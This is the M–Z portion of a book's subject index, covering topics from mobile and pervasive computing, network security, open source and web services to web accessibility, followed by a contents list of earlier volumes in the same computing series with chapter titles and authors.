  traditional, 206, 220
MIP, 215, 225
MITM attacks, 124
MobiCom, 203–4, 219
  disconnected operation, 211
Mobile commerce, 184–5
Mobile computing *see* MobiCom
Mobile phones
  capabilities, 203
  Internet access using, 317
  memory aids potential, 321
  predictive systems in, 308
Mobility Agents (MAs), 225
Monopoly power, 165
Moore's law, 53
Motoric impairments, 301–2
Mouse usage facilitation, 294
MRR, 12–13, 38
MRR1, 29, 33, 35
MTU, 119
Multi-platform worms, 136–7
Multilayer inspection firewalls, 147

N

N21 network technology, 238
National Center for Accessible Media (NCAM), 332
Navigational queries, 14, 33, 37, 38
Netcat utility, 127
Network-based intrusion detection systems (NIDS), 148
Network Effect, 53
Network Identity model, 99
Network Mapper, 126
Network monitors, 116
Network protocol analyzers, 116
Network security
  defenses, 139–52
    antivirus technology, 149–50
    authentication, 139–44
    encryption, 144–6
    firewalls, 146–7
    intrusion detection systems, 147–9
    secure software construction, 150–2
  defensive precautions, 153–6
  forecast of future, 152–3
  offensive techniques, 115–39
    attacks against operating system, 126–9
    attacks against user, 129–34
    data link layer, 117–19
    large scale attack, 135–9
    network layer, 119–22
    physical layer, 115–17
    transport layer, 122–6
  see also TCP/IP
Nexus, 221

NIDS, 148
nmap, 126
Non-blind (TCP) spoofing, 123
Non-repudiation, 72, 78–9, 144

O

OASIS, web services standards, 60
Odyssey project, 236
Office software, functionality, 285
Omni-computing, 198
One-way hashes, 146
Online communities, 176–7
Online customer service, 183–4
Online marketers' associations, 187
Online shopping, 292
Open Directory Project, 23–5, 26
Open societies, 278–81
Open Societies Institute, 279–80, 281
Open source, 258–63
  accessibility initiatives, 323
  licenses, 259–60
Open Source Development (OSD), 248–9, 268–78
  as case of distributed system, 272
  debugging in, 272–3
  future, 276–8
  introduction, 248–9
  reliability through redundancy, 273
  and World Wide Web, 274–6
  see also American Experiment
Open Source Initiative, 259, 281
Operating system, attacks against, 126–9
Opportunism, 173
OSD model *see* Open Source Development
Overlay, of networks, 223
Oxygen project, 197, 237–8

P

P@10 measure, 26, 36
Packet filters, 147
Packet sniffing, 116–17
Packets, 113
  ACK, 122, 124–5
  fragmentation of, 119–20
  SYN, 122, 124–5
  SYN/ACK, 122, 124–5
ParcTab, 203, 235
Passport, 99
Password cracking, 127–8, 155
Password systems, 140, 155
  complexity of password, 128
Patches, software, 153–4
Patent Policy Framework, 277–8
Patronage system, 254
Peer-to-peer networks, ad hoc, 200
Penetrate and patch software remediation, 150–1
PerApp, 200–1, 217–19
Perception *see* Context awareness
PerCom, 197–242
  attributes, 207–16
    heterogeneity, 210–11
    integration, 214–15
    invisibility, 213–14
    mobility management, 215
    perception (context awareness), 208–9, 230, 231
    quality of service (QoS), 215–16
    scalability, 211–12
    security and privacy, 216
    smartness (context management), 209–10
    see also PerApp; PerNet; Pervasive devices; PerWare
  definition, 197–8
  elements, 199–201
  evolution, 201–7
    mobile computing to PerCom, 204–5
    paradigm shift, 205–7
    personal to mobile computing, 202–4
  functional areas, 216–27
  harnessing physical world, 227–34
    advantages, 230–1
    example, 231–3
    motivation, 229–30
    related research, 233–4
    vision, 228–9
  major projects, 235–41
  as paradigm shift, 198, 205–7
  vision, 198–9
PerDev *see* Pervasive devices
PerNet, 200, 201, 205, 222–6
  access layer, 223
  ad hoc dynamic heterogeneity, 206–7

application layer, 224
candidate protocols, 224–6
dynamic reconfiguration, 214
dynamic self-management, 207
heterogeneity, 211
micro-organisms in, 228, 230
network layer, 224
quality of service (QoS) in, 215–16
scalability, 212
service layer, 223, 224
standard architecture, 242
structure, 223–4
Personal computing, 202
Personal identification numbers (PINs), 139, 142
Personal information aura, 236
Personalization, 165, 173–4, 179–80
situation-specific, 180
Pervasive applications *see* PerApp
Pervasive communication, 200
Pervasive computation, 200
Pervasive computing *see* PerCom
Pervasive devices (PerDev), 200, 226–7
hybrid, 226
input only, 226
output only, 226
Pervasive interface, 200
Pervasive middleware *see* PerWare
Pervasive network *see* PerNet
PerWare, 201, 219–22, 236–7
candidates, 221–2
components, 220
configurability, 208
Phishing, 132
Ping network diagnostic utility, 120, 121
PKI, 71, 81, 88, 95
Planet Blue project, 197
Policy Decision Points (PDPs), 90
Polymorphic worms, 137
Pooling, 8, 12
Popularity-based recommendation, 188
Port numbers, 114, 125
Port scanning, 125–6
Portolano project, 238
Precision, 6
average, 12
definition, 10
Precision/recall curve, 11
Precision/recall metric, 9–12
Predictive systems, 308
Price, as sub-driver of value equity, 168
Price competition, easing, 165
Pricing, dynamic, 182–3
Pricing sites, 168
Principals, 139
Prism, 236
Privacy, 177–8
attacks on, 129–31
definition, 177
market for, 177–8
in PerCom, 216
Privatization, 255
Proactive knowledge about environment, 220
Proactive services, 205–6
Processors, reconfigurable, 241
Product attributes, 188
Product profitability, 165–6
Project Aura, 197
Property rights, centrality, 254–5
Proxies, 147
Public-key encryption, 75, 145
Public Key Infrastructure *see* PKI
Pull strategies, 178–9
Push strategies, 178
pvc@IBM, 240–1

Q

Quality, 167
Quality of service (QoS), in PerNet, 215–16
Queries, web *see* Web queries
Quick Start Engagements, 241
Quorum sensing (QS), 232–3

R

RADAR, 209
Random-access memory (RAM), information in, 257
Random-match, 28, 33
RARP, 112
Raymond, Eric
Cathedral vs. Bazaar metaphor, 269–70
on computational speed-up, 273
on distributed collaboration, 274

on hacking, 264–5, 267
on open source community, 277
on Unix development, 275
RCSM, 211, 221–2
RDF, 333
Reactive services, 205, 206
Readers, 143
Real-time Environmental Information Network and Analysis System (REINAS), 234
Real-time marketing (RTM), 181–2
Recall, 6
definition, 10
Recency-frequency-monetary value model (RFM), 180
Recommendation systems, 188
Reconfiguration, dynamic, 214, 218
Red Hat, 253
Reduced field of vision, 298–9
Reduced visual acuity, 298
Registration Agent (RA), 224–5
Registry, 47
Rehabilitation Act
Section 504, 312
Section 508, 311–12, 325–6, 338
REINAS, 234
Relationship equity, 166
drivers, 169–70
using e-service to drive, 169–70
Relationship marketing, 181
Relays, 127
Relevance, 4–5
binary, 4–5, 6
definition, 4
Relying party, 70, 93–4, 95
Repetitive strain injury (RSI), 302, 306, 320
Reputation-based recommendation, 188
Requesting party *see* Relying party
ResearchBuzz, 2
Resilient overlay network (RON), 212
Resource Description Framework (RDF), 333
Retention equity, 169
Return on Investment (ROI) models, 170
Reverse ARP (RARP), 112
Ritchie, Dennis, 262–3
RMI, 63–4, 275
Rootkits, 126
kernel-mode, 126
user-mode, 126
Routers, 147
RSI, 302, 306, 320
RTM, 181–2

S

Salutation, 225
SAM file, 128
SAML, 90–4, 95–6
assertions, 90, 92–3, 95
with other XML security standards, 95–6
request/response protocol, 93–4, 95
use-cases, 90–2
Santa Cruz Operation *see* SCO
Scalability, in PerCom, 211–12
SCIGN, 234
SCO, lawsuit against IBM, 252–3, 267
Scotopic sensitivity, 300, 302–3
Script viruses, 135–6
SDP, 225
Search engines
as intermediaries, 185–6
marketing to, 186–7
optimization for, 309
see also Web search services
Search tasks
ad hoc retrieval, 12
known-item search, 12–13
web *see* Web search services, search tasks
Section 508, 311–12, 325–6, 338
Secure Sockets Layer *see* SSL
Security
message level, 78, 79–81
in PerCom, 216
transport level, 78, 79
see also Network security; Web services, security
Security Assertions Markup Language *see* SAML
Security engineering, 151
Segmentation techniques, 180
Segments, 113
Self-tuning, 213
Sensor Web 3 project, 233
Sensors, 209
context-aware, 227
GPS-based, 227

live organic, 228–34
Sentient computing, 239
Sequence number prediction, 123
Service, as sub-driver of value equity, 167–8
Service discovery
dynamic, 51–2
in PerCom, 213, 215–16
Service Discovery Protocol (SDP), 225
Service Location Protocol (SLP), 225, 226
Service mobility, 215
Service provider role, 99
Session cloning, 130
Sessions, 130
Shared networks, 117
Shared perception, 239
Shell, of wireless networks, 200
Shell shoveling, 127
Signal disruption, 115–16
Signature scanning, 149–50
Signatures, 149
SIM cards, 203, 204
SIMBAD project, 234
Simple Mail Transport Protocol (SMTP), 115, 133
Simple Object Access Protocol *see* SOAP
Simple Web services, 54–5
comparison with Business Web services, 56, 57
SIP, 225
SLP, 225, 226
Smart cards, 143
contact, 143
contactless, 143
Smart devices, 226
Smart matter, 241
Smart Space project, 235–6
Smartness, 209–10
SMTP, 115, 133
Smurf attack, 120–1
SOAP, 46, 47, 50, 58, 63–5
message security, 79–80
message structure, 64–5
SOAP with Attachment, 104
SOAP Message Transmission Optimization Mechanism (MTOM), 61
SOAP over HTTP, 66, 68
SOAP over SMTP, 66, 68
SOAP RPC, 64, 65, 66
Social engineering attacks, 131–2
Social exclusion, reduction, 287
Sockets, 114
Software
downloading from Internet, 154
licensed, 259
proprietary, 258
in innovation, 266
restrictive licensing, 277–8
secure, construction, 150–2
see also Open source
Source control software, 269
Southern California Integrated GPS Network (SCIGN), 234
Spammers, e-mail address validation by, 131
Spectra, 236
Speech recognition, 241
Spot project, 236
Spyware, 133–4, 153
Spyware removal utilities, 134
SSL, 54, 75–9, 145
handshake, 76–7
how used for securing Web services, 77–8
limitations for Web services, 78–9
overview, 75
Stallman, Richard, 260–2, 263, 264–5, 281
Sticky keys, 294, 308
Stress, and reduced cognitive performance, 308
Sun Microsystems, accessibility guidelines, 323
Switch flooding, 119
Switched networks, 117
Switching costs, 164, 175
Symmetric-key encryption, 75, 144–5
SYN flag, 114
SYN flooding, 124–5
Synchronized Multimedia Integration Language (SMIL), 328
System on a chip (SoC), 241
System management facility, 151

T

Tamper detection, 144, 146
Taxonomies, web, 23–6
TCP, 113–14, 122

TCP/IP
application layer, 114–15
data link layer, 112, 117–18
offensive techniques against, 117–19
network layer, 112, 119
offensive techniques against, 119–22
openness, 275
overview, 111–15
physical layer, 115
offensive techniques against, 115–17
stack layers, 111, 115
transport layer, 113, 114, 122
offensive techniques against, 122–6
TCP/IP spoofing, 123–4
SYN flooding and, 125
Teardrop exploit, 120
Techdis service, 332
Technology
and exclusion, 288
as means of supporting disabled people, 321
potential for disabled and elderly, 286–8
Technology readiness, 172–3
Technophobia, 305
Telecommunications Act, 311
TeleMIP, 225
Telephone, large button, 293, 307–8
Teomi, 27
Terrorism, 278–9
Text Retrieval Conference *see* TREC
Thompson, Ken, 262–3
Time-To-Live (TTL) control field, 113
Title matching, 26, 28–33
Topics, 5
Torvalds, Linus, 252, 269–70
Tracking, 209
Transactional queries, 14, 33, 37, 38
Transistors, flexible, 241
Translation Web Services, 62
Transmission Control Protocol (TCP), 113–14, 122
see also TCP/IP
Transparency, 206, 220, 222
TREC, 7–9
TREC Web Track, 27
Trojans, 137
Trust, 70
Trust Domain, 70
Trust Model, 70–1
Tspaces, 221
TTL control field, 113
Turing tests, 301

U

Ubiquitous computing (UbiCom) *see* PerCom
UBL, 106
UDDI, 47, 53, 58, 68–9
registry, 68–9
UDP, 114
UIC, 221
Uniform Resource Identifier (URI), 46, 47, 82
Universal Business Language (UBL), 106
Universal Description, Discovery and Integration *see* UDDI
Universal Plug and Play (UPnP), 219, 225
Unix
history, 262–3
intellectual property rights to, 252
remote login program, 141
Updating, information source, 184–5
UPnP, 219, 225
URI, 46, 47, 82
Usability, 173–4
and accessibility, 339–41
User, attacks against, 129–34
User Agent Accessibility Guidelines (UAAG), 324
User agents, 324
User attention, 236
User Centered Design, 319
User Datagram Protocol (UDP), 114
User demographics, 188
User preferences, 188
User Sensitive Inclusive Design, 320–1
Utilities, accessibility, 295

V

Value equity, 165
sub-drivers, 167–8
using e-service to drive, 167–8
Verification, 143
Verifiers, 139
Virtual communities, 176–7
Virtual Private Network (VPN), 106

Virtual signing, 333
Viruses, 135–6
  defense against, 149–50
ViSiCAST project, 333
Vision, computer, 227, 240
Visual impairments, 298–300
VPN, 106

W

W3C, *see* World Wide Web Consortium
WANs, 115
Web Accessibility Initiative (WAI), 324, 328–9, 335
Web Accessibility in Mind (WebAIM), 332
Web Accessibility Technology (WAT), 333
Web authoring software, 294, 327–8
Web-based computing, 49
  comparison with Web services, 51
Web-based strategies, effectiveness, 170–1
Web bugs, 130–1
Web content, change in, 17
Web Content Accessibility Guidelines (WCAG), 324, 325, 326, 327, 331
  accessibility checkpoints, 324, 329
  conformance levels, 324
  difficulties with, 334–5
  priority levels, 324
Web design
  accessible, 309–10, 330–1
  on-line publications, 331–2
Web presence, 239
Web queries
  coverage, 17–19
  informational, 14, 33, 38
  most frequent, 14–15
  navigational, 14, 33, 38
  overlap, 19
  rank stability, 19–20
  transactional, 14, 33, 38
Web search services
  automatic evaluation results, 28–37
    automatic vs. manual comparisons, 31–2, 35–7
    category matching, 33–6
    effectiveness analysis, 36–7
    error rates, 32–3
    manual evaluation, 29
    stability, 32–3
    taxonomy bias, 31
  automatic evaluation techniques, 23–7
    category-match approach, 26, 33–6
    engines evaluated, 27
    methodologies, 26–7
    title-match approach, 26, 28–33
  evaluation problems, 6
  future work, 40
  manual evaluations, 16–19, 29
  query sample size estimation, 21–3
  ranking strategies, 17
  search tasks, 13–20
    informational, 14, 33, 38
    navigational, 14, 33, 38
    transactional, 14, 33, 38
  user interest changes, 17–20
  web content changes, 17
Web servers, 131
Web services
  aggregation, 48–9
  comparison with client/server silos, 50–1
  comparison with web-based computing, 51
  definition, 46
  evolution of distributed computing to, 49–52
  impact on software, 52–3
  macro, 48
  micro, 48
  motivation, 47–8
  security, 69–96
    challenges, 74
    importance, 73–4
    message-level, 78, 79–81
    requirements and technology solutions, 73
    standards for, 81–96
    vocabulary, 70–3
    see also SSL
  standards, 58–69
    benefits, 58
    core, 63–9
    IETF, 61
    Liberty Alliance, 60–1
    need for more, 58–9
    OASIS, 60
    for security, 81–96
    vendor initiated, 61
    W3C, 59–60

types, 53–7
see also Business Web services; EAI Web services; Identity management architecture; Simple Web services
Web Services Addressing, 61
Web Services Business Execution Language (WS-BPEL), 62
Web Services Choreography, 61
Web Services Composite Application Framework, 62
Web Services Description Language *see* WSDL
Web Services Distributed Management (WSDM), 62
Web Services Interactive Applications (WSIA), 62
Web Services Notification (WSN), 62
Web Services Reliable Messaging (WSRM), 62
Web Services for Remote Portlets (WSRP), 63
Web Services Resource Framework (WSRF), 62–3
Web Services Security specification, 94–5
Web site
access data, 130
effectiveness, 170–1
importance in e-service, 169, 173
usability, 173–4, 339–41
user testing, 174
Web Standards Project (WASP), 331
Web taxonomies, 23–6
WebSphere Everyplace Access, 241
White pages, 68–9
Wide-area communication networks (WANs), 115
Windows operating system, 151–2
accessibility
features, 330
guidelines, 323
options, 288, 294
WinModem, 277
Wire protocols, 63
Wireless mobile networks, 205, 222
Wisenut, 27
Word-of-mouth, 175–6
Word prediction software, 308
World Wide Web (WWW), 202–3
as distributed system, 274
Open Source Development and, 274–6
openness, 274–5
World Wide Web Consortium (W3C)
guidelines on accessibility, 318, 323–5
web services standards, 59–60
Worms, 136–7
Wrapper code, 54
WS-Security, 94–5
WSDL, 47, 58, 65–8

X

X-KISS, 87, 88, 89
X-KRSS, 87
X-Middle, 211, 221
X windowing system, 260
X.509 certificates, 81, 95
XACML, 88–90, 95, 96
XHTML, 325
XKMS, 53, 87–8, 95
XML Accessibility Guidelines (XAG), 325
XML digital signature, 81–4, 95
XML Encryption, 85–7, 95
XML Key Management Specification *see* XKMS
XrML, 81

Y

Yellow pages, 68, 69

Z

Zero-day exploit worms, 137
Zombies, 138

This page intentionally left blank

Contents of Volumes in This Series

Volume 40

Program Understanding: Models and Experiments
A. VON MAYRHAUSER AND A. M. VANS
Software Prototyping
ALAN M. DAVIS
Rapid Prototyping of Microelectronic Systems
APOSTOLOS DOLLAS AND J. D. STERLING BABCOCK
Cache Coherence in Multiprocessors: A Survey
MAZIN S. YOUSIF, M. J. THAZHUTHAVEETIL, AND C. R. DAS
The Adequacy of Office Models
CHANDRA S. AMARAVADI, JOEY F. GEORGE, OLIVIA R. LIU SHENG, AND JAY F. NUNAMAKER

Volume 41

Directions in Software Process Research
H. DIETER ROMBACH AND MARTIN VERLAGE
The Experience Factory and Its Relationship to Other Quality Approaches
VICTOR R. BASILI
CASE Adoption: A Process, Not an Event
JOCK A. RADER
On the Necessary Conditions for the Composition of Integrated Software Engineering Environments
DAVID J. CARNEY AND ALAN W. BROWN
Software Quality, Software Process, and Software Testing
DICK HAMLET
Advances in Benchmarking Techniques: New Standards and Quantitative Metrics
THOMAS CONTE AND WEN-MEI W. HWU
An Evolutionary Path for Transaction Processing Systems
CARLTON PU, AVRAHAM LEFF, AND SHU-WEI F. CHEN

Volume 42

Nonfunctional Requirements of Real-Time Systems
TEREZA G. KIRNER AND ALAN M. DAVIS
A Review of Software Inspections
ADAM PORTER, HARVEY SIY, AND LAWRENCE VOTTA
Advances in Software Reliability Engineering
JOHN D. MUSA AND WILLA EHRLICH
Network Interconnection and Protocol Conversion
MING T. LIU
A Universal Model of Legged Locomotion Gaits
S. T. VENKATARAMAN

Volume 43

Program Slicing
DAVID W. BINKLEY AND KEITH BRIAN GALLAGHER
Language Features for the Interconnection of Software Components
RENATE MOTSCHNIG-PITRIK AND ROLAND T. MITTERMEIR
Using Model Checking to Analyze Requirements and Designs
JOANNE ATLEE, MARSHA CHECHIK, AND JOHN GANNON
Information Technology and Productivity: A Review of the Literature
ERIK BRYNJOLFSSON AND SHINKYU YANG
The Complexity of Problems
WILLIAM GASARCH
3-D Computer Vision Using Structured Light: Design, Calibration, and Implementation Issues
FRED W. DEPIERO AND MOHAN M. TRIVEDI

Volume 44

Managing the Risks in Information Systems and Technology (IT)
ROBERT N. CHARETTE
Software Cost Estimation: A Review of Models, Process and Practice
FIONA WALKERDEN AND ROSS JEFFERY
Experimentation in Software Engineering
SHARI LAWRENCE PFLEEGER
Parallel Computer Construction Outside the United States
RALPH DUNCAN
Control of Information Distribution and Access
RALF HAUSER
Asynchronous Transfer Mode: An Engineering Network Standard for High Speed Communications
RONALD J. VETTER
Communication Complexity
EYAL KUSHILEVITZ

Volume 45

Control in Multi-threaded Information Systems
PABLO A. STRAUB AND CARLOS A. HURTADO
Parallelization of DOALL and DOACROSS Loops—a Survey
A. R. HURSON, JOFORD T. LIM, KRISHNA M. KAVI, AND BEN LEE
Programming Irregular Applications: Runtime Support, Compilation and Tools
JOEL SALTZ, GAGAN AGRAWAL, CHIALIN CHANG, RAJA DAS, GUY EDJLALI, PAUL HAVLAK, YUAN-SHIN HWANG, BONGKI MOON, RAVI PONNUSAMY, SHAMIK SHARMA, ALAN SUSSMAN, AND MUSTAFA UYSAL
Optimization Via Evolutionary Processes
SRILATA RAMAN AND L. M. PATNAIK
Software Reliability and Readiness Assessment Based on the Non-homogeneous Poisson Process
AMRIT L. GOEL AND KUNE-ZANG YANG
Computer-supported Cooperative Work and Groupware
JONATHAN GRUDIN AND STEVEN E. POLTROCK
Technology and Schools
GLEN L. BULL

Volume 46

Software Process Appraisal and Improvement: Models and Standards
MARK C. PAULK
A Software Process Engineering Framework
JYRKI KONTIO
Gaining Business Value from IT Investments
PAMELA SIMMONS
Reliability Measurement, Analysis, and Improvement for Large Software Systems
JEFF TIAN
Role-based Access Control
RAVI SANDHU
Multithreaded Systems
KRISHNA M. KAVI, BEN LEE, AND ALLI R. HURSON
Coordination Models and Language
GEORGE A. PAPADOPOULOS AND FARHAD ARBAB
Multidisciplinary Problem Solving Environments for Computational Science
ELIAS N. HOUSTIS, JOHN R. RICE, AND NAREN RAMAKRISHNAN

Volume 47

Natural Language Processing: A Human-Computer Interaction Perspective
BILL MANARIS
Cognitive Adaptive Computer Help (COACH): A Case Study
EDWIN J. SELKER
Cellular Automata Models of Self-replicating Systems
JAMES A. REGGIA, HUI-HSIEN CHOU, AND JASON D. LOHN
Ultrasound Visualization
THOMAS R. NELSON
Patterns and System Development
BRANDON GOLDFEDDER
High Performance Digital Video Servers: Storage and Retrieval of Compressed Scalable Video
SEUNGYUP PAEK AND SHIH-FU CHANG
Software Acquisition: The Custom/Package and Insource/Outsource Dimensions
PAUL NELSON, ABRAHAM SEIDMANN, AND WILLIAM RICHMOND

Volume 48

Architectures and Patterns for Developing High-performance, Real-time ORB Endsystems
DOUGLAS C. SCHMIDT, DAVID L. LEVINE, AND CHRIS CLEELAND
Heterogeneous Data Access in a Mobile Environment – Issues and Solutions
J. B. LIM AND A. R. HURSON
The World Wide Web
HAL BERGHEL AND DOUGLAS BLANK
Progress in Internet Security
RANDALL J. ATKINSON AND J. ERIC KLINKER
Digital Libraries: Social Issues and Technological Advances
HSINCHUN CHEN AND ANDREA L. HOUSTON
Architectures for Mobile Robot Control
JULIO K. ROSENBLATT AND JAMES A. HENDLER

Volume 49

A Survey of Current Paradigms in Machine Translation
BONNIE J. DORR, PAMELA W. JORDAN, AND JOHN W. BENOIT
Formality in Specification and Modeling: Developments in Software Engineering Practice
J. S. FITZGERALD
3-D Visualization of Software Structure
MATHEW L. STAPLES AND JAMES M. BIEMAN
Using Domain Models for System Testing
A. VON MAYRHAUSER AND R. MRAZ
Exception-handling Design Patterns
WILLIAM G. BAIL
Managing Control Asynchrony on SIMD Machines—a Survey
NAEL B. ABU-GHAZALEH AND PHILIP A. WILSEY
A Taxonomy of Distributed Real-time Control Systems
J. R. ACRE, L. P. CLARE, AND S. SASTRY

Volume 50

Index Part I
Subject Index, Volumes 1–49

Volume 51

Index Part II
Author Index
Cumulative list of Titles
Table of Contents, Volumes 1–49

Volume 52

Eras of Business Computing
ALAN R. HEVNER AND DONALD J. BERNDT
Numerical Weather Prediction
FERDINAND BAER
Machine Translation
SERGEI NIRENBURG AND YORICK WILKS
The Games Computers (and People) Play
JONATHAN SCHAEFFER
From Single Word to Natural Dialogue
NEILS OLE BENSON AND LAILA DYBKJAER
Embedded Microprocessors: Evolution, Trends and Challenges
MANFRED SCHLETT

Volume 53

Shared-Memory Multiprocessing: Current State and Future Directions
PER STEUSTRÖM, ERIK HAGERSTEU, DAVID I. LITA, MARGARET MARTONOSI, AND MADAN VERNGOPAL

Shared Memory and Distributed Shared Memory Systems: A Survey
KRISHNA KAUI, HYONG-SHIK KIM, BEU LEE, AND A. R. HURSON
Resource-Aware Meta Computing
JEFFREY K. HOLLINGSWORTH, PETER J. KELCHER, AND KYUNG D. RYU
Knowledge Management
WILLIAM W. AGRESTI
A Methodology for Evaluating Predictive Metrics
JASRETT ROSENBERG
An Empirical Review of Software Process Assessments
KHALED EL EMAM AND DENNIS R. GOLDENSON
State of the Art in Electronic Payment Systems
N. ASOKAN, P. JANSON, M. STEIVES, AND M. WAIDNES
Defective Software: An Overview of Legal Remedies and Technical Measures Available to Consumers
COLLEEN KOTYK VOSSLER AND JEFFREY VOAS

Volume 54

An Overview of Components and Component-Based Development
ALAN W. BROWN
Working with UML: A Software Design Process Based on Inspections for the Unified Modeling Language
GUILHERME H. TRAVASSOS, FORREST SHULL, AND JEFFREY CARVER
Enterprise JavaBeans and Microsoft Transaction Server: Frameworks for Distributed Enterprise Components
AVRAHAM LEFF, JOHN PROKOPEK, JAMES T. RAYFIELD, AND IGNACIO SILVA-LEPE
Maintenance Process and Product Evaluation Using Reliability, Risk, and Test Metrics
NORMAN F. SCHNEIDEWIND
Computer Technology Changes and Purchasing Strategies
GERALD V. POST
Secure Outsourcing of Scientific Computations
MIKHAIL J. ATALLAH, K. N. PANTAZOPOULOS, JOHN R. RICE, AND EUGENE SPAFFORD

Volume 55

The Virtual University: A State of the Art
LINDA HARASIM
The Net, the Web and the Children
W. NEVILLE HOLMES
Source Selection and Ranking in the WebSemantics Architecture Using Quality of Data Metadata
GEORGE A. MIHAILA, LOUIQA RASCHID, AND MARIA-ESTER VIDAL
Mining Scientific Data
NAREN RAMAKRISHNAN AND ANANTH Y. GRAMA
History and Contributions of Theoretical Computer Science
JOHN E. SAVAGE, ALAN L. SALEM, AND CARL SMITH
Security Policies
ROSS ANDERSON, FRANK STAJANO, AND JONG-HYEON LEE
Transistors and 1C Design
YUAN TAUR

Volume 56

Software Evolution and the Staged Model of the Software Lifecycle
KEITH H. BENNETT, VACLAV T. RAJLICH, AND NORMAN WILDE
Embedded Software
EDWARD A. LEE
Empirical Studies of Quality Models in Object-Oriented Systems
LIONEL C. BRIAND AND JÜRGEN WÜST
Software Fault Prevention by Language Choice: Why C Is Not My Favorite Language
RICHARD J. FATEMAN
Quantum Computing and Communication
PAUL E. BLACK, D. RICHARD KUHN, AND CARL J. WILLIAMS
Exception Handling
PETER A. BUHR, ASHIF HARJI, AND W. Y. RUSSELL MOK
Breaking the Robustness Barrier: Recent Progress on the Design of the Robust Multimodal System
SHARON OVIATT
Using Data Mining to Discover the Preferences of Computer Criminals
DONALD E. BROWN AND LOUISE F. GUNDERSON

Volume 57

On the Nature and Importance of Archiving in the Digital Age
HELEN R. TIBBO
Preserving Digital Records and the Life Cycle of Information
SU-SHING CHEN
Managing Historical XML Data
SUDARSHAN S. CHAWATHE
Adding Compression to Next-Generation Text Retrieval Systems
NIVIO ZIVIANI AND EDLENO SILVA DE MOURA
Are Scripting Languages Any Good? A Validation of Perl, Python, Rexx, and Tcl against C, C++, and Java
LUTZ PRECHELT
Issues and Approaches for Developing Learner-Centered Technology
CHRIS QUINTANA, JOSEPH KRAJCIK, AND ELLIOT SOLOWAY
Personalizing Interactions with Information Systems
SAVERIO PERUGINI AND NAREN RAMAKRISHNAN

Volume 58

Software Development Productivity
KATRINA D. MAXWELL
Transformation-Oriented Programming: A Development Methodology for High Assurance Software
VICTOR L. WINTER, STEVE ROACH, AND GREG WICKSTROM
Bounded Model Checking
ARMIN BIERE, ALESSANDRO CIMATTI, EDMUND M. CLARKE, OFER STRICHMAN, AND YUNSHAN ZHU
Advances in GUI Testing
ATIF M. MEMON
Software Inspections
MARC ROPER, ALASTAIR DUNSMORE, AND MURRAY WOOD

Software Fault Tolerance Forestalls Crashes: To Err Is Human; To Forgive Is Fault Tolerant
LAWRENCE BERNSTEIN
Advances in the Provisions of System and Software Security—Thirty Years of Progress
RAYFORD B. VAUGHN

Volume 59

Collaborative Development Environments
GRADY BOOCH AND ALAN W. BROWN
Tool Support for Experience-Based Software Development Methodologies
SCOTT HENNINGER
Why New Software Processes Are Not Adopted
STAN RIFKIN
Impact Analysis in Software Evolution
MIKAEL LINDVALL
Coherence Protocols for Bus-Based and Scalable Multiprocessors, Internet, and Wireless Distributed Computing Environments: A Survey
JOHN SUSTERSIC AND ALI HURSON

Volume 60

Licensing and Certification of Software Professionals
DONALD J. BAGERT
Cognitive Hacking
GEORGE CYBENKO, ANNARITA GIANI, AND PAUL THOMPSON
The Digital Detective: An Introduction to Digital Forensics
WARREN HARRISON
Survivability: Synergizing Security and Reliability
CRISPIN COWAN
Smart Cards
KATHERINE M. SHELFER, CHRIS CORUM, J. DREW PROCACCINO, AND JOSEPH DIDIER
Shotgun Sequence Assembly
MIHAI POP
Advances in Large Vocabulary Continuous Speech Recognition
GEOFFREY ZWEIG AND MICHAEL PICHENY

Volume 61

Evaluating Software Architectures
ROSEANNE TESORIERO TVEDT, PATRICIA COSTA, AND MIKAEL LINDVALL
Efficient Architectural Design of High Performance Microprocessors
LIEVEN EECKHOUT AND KOEN DE BOSSCHERE
Security Issues and Solutions in Distributed Heterogeneous Mobile Database Systems
A. R. HURSON, J. PLOSKONKA, Y. JIAO, AND H. HARIDAS
Disruptive Technologies and Their Affect on Global Telecommunications
STAN MCCLELLAN, STEPHEN LOW, AND WAI-TIAN TAN
Ions, Atoms, and Bits: An Architectural Approach to Quantum Computing
DEAN COPSEY, MARK OSKIN, AND FREDERIC T. CHONG

Volume 62

An Introduction to Agile Methods
DAVID COHEN, MIKAEL LINDVALL, AND PATRICIA COSTA
The Timeboxing Process Model for Iterative Software Development
PANKAJ JALOTE, AVEEJEET PALIT, AND PRIYA KURIEN
A Survey of Empirical Results on Program Slicing
DAVID BINKLEY AND MARK HARMAN
Challenges in Design and Software Infrastructure for Ubiquitous Computing Applications
GURUDUTH BANAVAR AND ABRAHAM BERNSTEIN
Introduction to MBASE (Model-Based (System) Architecting and Software Engineering)
DAVID KLAPPHOLZ AND DANIEL PORT
Software Quality Estimation with Case-Based Reasoning
TAGHI M. KHOSHGOFTAAR AND NAEEM SELIYA
Data Management Technology for Decision Support Systems
SURAJIT CHAUDHURI, UMESHWAR DAYAL, AND VENKATESH GANTI

Volume 63

Techniques to Improve Performance Beyond Pipelining: Superpipelining, Superscalar, and VLIW
JEAN-LUC GAUDIOT, JUNG-YUP KANG, AND WON WOO RO
Networks on Chip (NoC): Interconnects of Next Generation Systems on Chip
THEOCHARIS THEOCHARIDES, GREGORY M. LINK, NARAYANAN VIJAYKRISHNAN, AND MARY JANE IRWIN
Characterizing Resource Allocation Heuristics for Heterogeneous Computing Systems
SHOUKAT ALI, TRACY D. BRAUN, HOWARD JAY SIEGEL, ANTHONY A. MACIEJEWSKI, NOAH BECK, LADISLAU BÖLÖNI, MUTHUCUMARU MAHESWARAN, ALBERT I. REUTHER, JAMES P. ROBERTSON, MITCHELL D. THEYS, AND BIN YAO
Power Analysis and Optimization Techniques for Energy Efficient Computer Systems
WISSAM CHEDID, CHANSU YU, AND BEN LEE
Flexible and Adaptive Services in Pervasive Computing
BYUNG Y. SUNG, MOHAN KUMAR, AND BEHROOZ SHIRAZI
Search and Retrieval of Compressed Text
AMAR MUKHERJEE, NAN ZHANG, TAO TAO, RAVI VIJAYA SATYA, AND WEIFENG SUN